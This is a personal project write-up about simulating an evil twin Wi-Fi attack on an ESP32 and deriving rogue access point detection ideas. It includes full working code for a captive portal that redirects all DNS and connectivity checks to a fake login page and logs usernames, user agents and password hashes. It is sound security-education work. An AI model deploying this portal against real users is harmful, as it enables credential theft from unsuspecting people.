
Evil Twin Attack Simulation & Rogue AP Detection
Built a rogue access point on ESP32 hardware to simulate evil twin Wi-Fi attacks — captive portal, credential harvesting, and all — then engineered the detection signatures to catch it.
Overview
This project explores how evil twin Wi-Fi attacks operate on a technical level by building a controlled, ethical simulation using ESP32 hardware. The goal was not to "hack Wi-Fi" but to deeply understand how threat actors exploit trust in wireless networks, and how defenders can detect and better mitigate these threats.
The final project demonstrates the following:
- A fake access point (AP) impersonating a legitimate network
- A captive portal-style credential harvesting flow
- Cryptographic handling of captured credentials
- A clear path toward passive detection and defensive countermeasures
- I will be exploring and creating counter measures for enterprise level protection against Evil Twin attacks in the future. See Evil Twin Defense
Why This Matters
Evil twin attacks remain effective not because of broken encryption, but because they exploit trust in wireless networks and user behavior. This project demonstrates how little technical effort is required to impersonate a trusted network — and why defenders must focus on detection, visibility, and user awareness rather than encryption alone.
DISCLAIMER All testing was conducted in an isolated lab environment for educational and defensive purposes. No production, public, or third-party networks were accessed, disrupted, or monitored. The techniques demonstrated below are presented solely for educational, research, and defensive security purposes, with the intent of improving understanding of wireless threats and mitigation strategies.
Threat Model: Evil Twin Attacks
An evil twin attack involves an attacker broadcasting a Wi-Fi network that appears legitimate (generally the same SSID as a trusted network). Unsuspecting users connect, are redirected to a fake captive portal, and unknowingly submit credentials.
These attackers are especially effective because:
- 802.11 management frames are unauthenticated
- Users implicitly trust familiar SSIDs
- Mobile devices aggressively auto-connect to known networks (BSSIDs but in this case there is room of exploitation still)
- Captive portals are normalized behavior in apartments, hotels, and campuses
Architecture
Hardware
- I ran this entirely on a ESP32 microcontroller (Wi-Fi capable)
- No real internet connectivity
- Although an integration of pulling the ESP32 data and sending it to a telegram, email, or web server wouldn't be hard, it's not necessary for this lab.
Software Components
- Fake Access Point
- ESP32
- Captive Portal Web Interface
- HTTP login form requesting username and password
- Mimics common apartment / enterprise Wi-Fi login pages
- Credential Handling
- Credentials are never stored plaintext
- Mimics common enterprise Wi-Fi login pages
- Monitoring Output
- Serial monitor logs:
- Client IP
- User-Agent
- Timestamp / uptime
- Username
- Password (SHA-256 for legal compliance)



- Serial monitor logs:
--- Captive Portal Submission (Training Mode) ---
Uptime(ms): 153166
Client IP: 192.168.4.2
User-Agent: Mozilla/5.0 (iPhone; CPU iPhone OS 18_7 like Mac OS X)
Username: test
Password SHA-256: 9f86d081884c7d659a2feaa0c55ad015a3bf4f1b2b0b822cd15d6c15b0f00a08
NOTE: plaintext password was NOT logged or stored.
This design mirrors real-world attacker workflows, while maintaining ethical handling of the sensitive data. Furthermore, was tested in a closed lab environment.
The Code:
#include <WiFi.h>
#include <WebServer.h>
#include <DNSServer.h>
#include "mbedtls/sha256.h"

/* =========================================================
   Project: Captive Portal Security Awareness Demo (ESP32)
   Purpose: Controlled lab simulation to study rogue AP + portal flows
   Notes:   No plaintext password storage/logging
   ========================================================= */

/* =========================
   1) Configuration
   ========================= */
static const char* AP_SSID   = "ESP32 Security Lab";
static const byte  DNS_PORT  = 53;

IPAddress apIP(192, 168, 4, 1);
IPAddress netMsk(255, 255, 255, 0);

/* =========================
   2) Global Services
   ========================= */
DNSServer dnsServer;
WebServer server(80);

/* =========================
   3) Crypto Helpers (SHA-256)
   ========================= */
String sha256Hex(const String& input) {
  byte hash[32];
  mbedtls_sha256_context ctx;

  mbedtls_sha256_init(&ctx);
  mbedtls_sha256_starts_ret(&ctx, 0);
  mbedtls_sha256_update_ret(
    &ctx,
    (const unsigned char*)input.c_str(),
    input.length()
  );
  mbedtls_sha256_finish_ret(&ctx, hash);
  mbedtls_sha256_free(&ctx);

  const char* hex = "0123456789abcdef";
  String out;
  out.reserve(64);

  for (int i = 0; i < 32; i++) {
    out += hex[(hash[i] >> 4) & 0xF];
    out += hex[hash[i] & 0xF];
  }
  return out;
}

/* =========================
   4) Request Context Helpers
   ========================= */
String clientIP() {
  return server.client().remoteIP().toString();
}

String userAgent() {
  // Works if header collection is enabled (see setup)
  return server.header("User-Agent");
}

/* =========================
   5) Portal HTML
   ========================= */
String portalPage() {
  return
    "<!doctype html><html><head>"
    "<meta name='viewport' content='width=device-width, initial-scale=1'/>"
    "<title>Wi-Fi Login</title>"
    "</head><body style='font-family:system-ui;padding:22px;'>"
    "<h2>Network Login</h2>"
    "<p>Please sign in to access Wi-Fi.</p>"
    "<form method='POST' action='/login'>"
    "<label>Username</label><br/>"
    "<input name='username' autocomplete='username' required/><br/><br/>"
    "<label>Password</label><br/>"
    "<input type='password' name='password' autocomplete='current-password' required/><br/><br/>"
    "<button type='submit'>Sign In</button>"
    "</form>"
    "</body></html>";
}

String awarenessPage() {
  return
    "<!doctype html><html><body style='font-family:system-ui;padding:22px;'>"
    "<h2>✅ Demo Complete</h2>"
    "<p>This was a <b>captive portal security awareness demo</b>.</p>"
    "<p><b>Lesson:</b> Don’t enter real credentials into a portal unless you trust the network.</p>"
    "<ul>"
    "<li>Verify the SSID / BSSID</li>"
    "<li>Prefer cellular or a trusted VPN</li>"
    "<li>Treat unexpected portals as hostile</li>"
    "</ul>"
    "<p>You can close this window.</p>"
    "</body></html>";
}

/* =========================
   6) Redirect Helpers
   ========================= */
void redirectToRoot() {
  // Captive portal trick: push clients back to "/"
  server.sendHeader("Location", String("http://") + apIP.toString() + "/", true);
  server.send(302, "text/plain", "");
}

/* =========================
   7) Logging / Telemetry
   ========================= */
void logSubmission(const String& username, const String& pwHash) {
  Serial.println("\n--- Captive Portal Submission (Training Mode) ---");
  Serial.print("Uptime(ms): ");        Serial.println(millis());
  Serial.print("Client IP: ");         Serial.println(clientIP());
  Serial.print("User-Agent: ");        Serial.println(userAgent());
  Serial.print("Username: ");          Serial.println(username);
  Serial.print("Password SHA-256: ");  Serial.println(pwHash);
  Serial.println("NOTE: plaintext password was NOT logged or stored.\n");
}

/* =========================
   8) Route Handlers
   ========================= */
void handleRoot() {
  server.send(200, "text/html", portalPage());
}

void handleLogin() {
  // Collect user input
  String username = server.arg("username");
  String password = server.arg("password");

  // Hash immediately, then drop plaintext
  String pwHash = sha256Hex(password);
  password = ""; // explicitly discard plaintext

  // Log safe telemetry only
  logSubmission(username, pwHash);

  // Respond with awareness content
  server.send(200, "text/html", awarenessPage());
}

void registerCaptivePortalRoutes() {
  // Common captive portal endpoints for various OSes
  server.on("/hotspot-detect.html", HTTP_GET, redirectToRoot);      // Apple
  server.on("/library/test/success.html", HTTP_GET, redirectToRoot); // Apple legacy
  server.on("/generate_204", HTTP_GET, redirectToRoot);             // Android/Chrome
}

/* =========================
   9) Setup
   ========================= */
void setup() {
  Serial.begin(115200);

  // Start AP
  WiFi.mode(WIFI_AP);
  WiFi.softAPConfig(apIP, apIP, netMsk);
  WiFi.softAP(AP_SSID);

  // DNS: wildcard all domains to portal IP
  dnsServer.start(DNS_PORT, "*", apIP);

  // Allow reading headers like User-Agent
  const char* headerKeys[] = {"User-Agent"};
  server.collectHeaders(headerKeys, 1);

  // Routes
  server.on("/", HTTP_GET, handleRoot);
  server.on("/login", HTTP_POST, handleLogin);
  registerCaptivePortalRoutes();

  // Catch-all: redirect any unknown path to "/"
  server.onNotFound(redirectToRoot);

  server.begin();

  Serial.println("Captive portal running (recruiter-safe mode).");
  Serial.print("AP SSID: ");   Serial.println(AP_SSID);
  Serial.print("Portal IP: "); Serial.println(apIP);
}

/* =========================
   10) Main Loop
   ========================= */
void loop() {
  dnsServer.processNextRequest();
  server.handleClient();
}
Security & Ethical Considerations
This project was intentional scoped to:
- Passive learning and simulation
- No deauthentication, jamming, or interference
- No interaction with real production networks
- No credential reuse or external exfiltration The purpose was to:
- Understand how attacks work
- Learn what defenders should monitor
- Build knowledge on wireless threat detection.
Takeaways
Building the attack clarified several detection strategies:
- SSID alone is not identity
- Enterprise and apartment networks have many APs
- Detection must focus on security capabilities, vendor OUIs, channel behavior, and RF patterns
- Security mismatches are a red flag
- Enterprise SSID suddenly advertising open or PSK auth is suspicious
- Proximity is a factor
- Rogue APs often exhibit unusually strong RSSI near victims
These insights directly inform wireless IDS/WIPS design and motivated follow-on work toward passive rogue AP detection using multiple sensors (my case ESP32s because they're cheap and easy to utilize).
Skills
- Embedded systems development (ESP32)
- Wireless networking fundamentals (802.11)
- HTTP server and captive portal design
- Threat modeling and attack simulation
- Defensive security thinking
Future Work
- Passive evil twin detection sensors
- Multi-sensor RSSI correlation
- AP fingerprint baselining
- Real-time alerting dashboards
- Transition from Arduino framework to ESP-IDF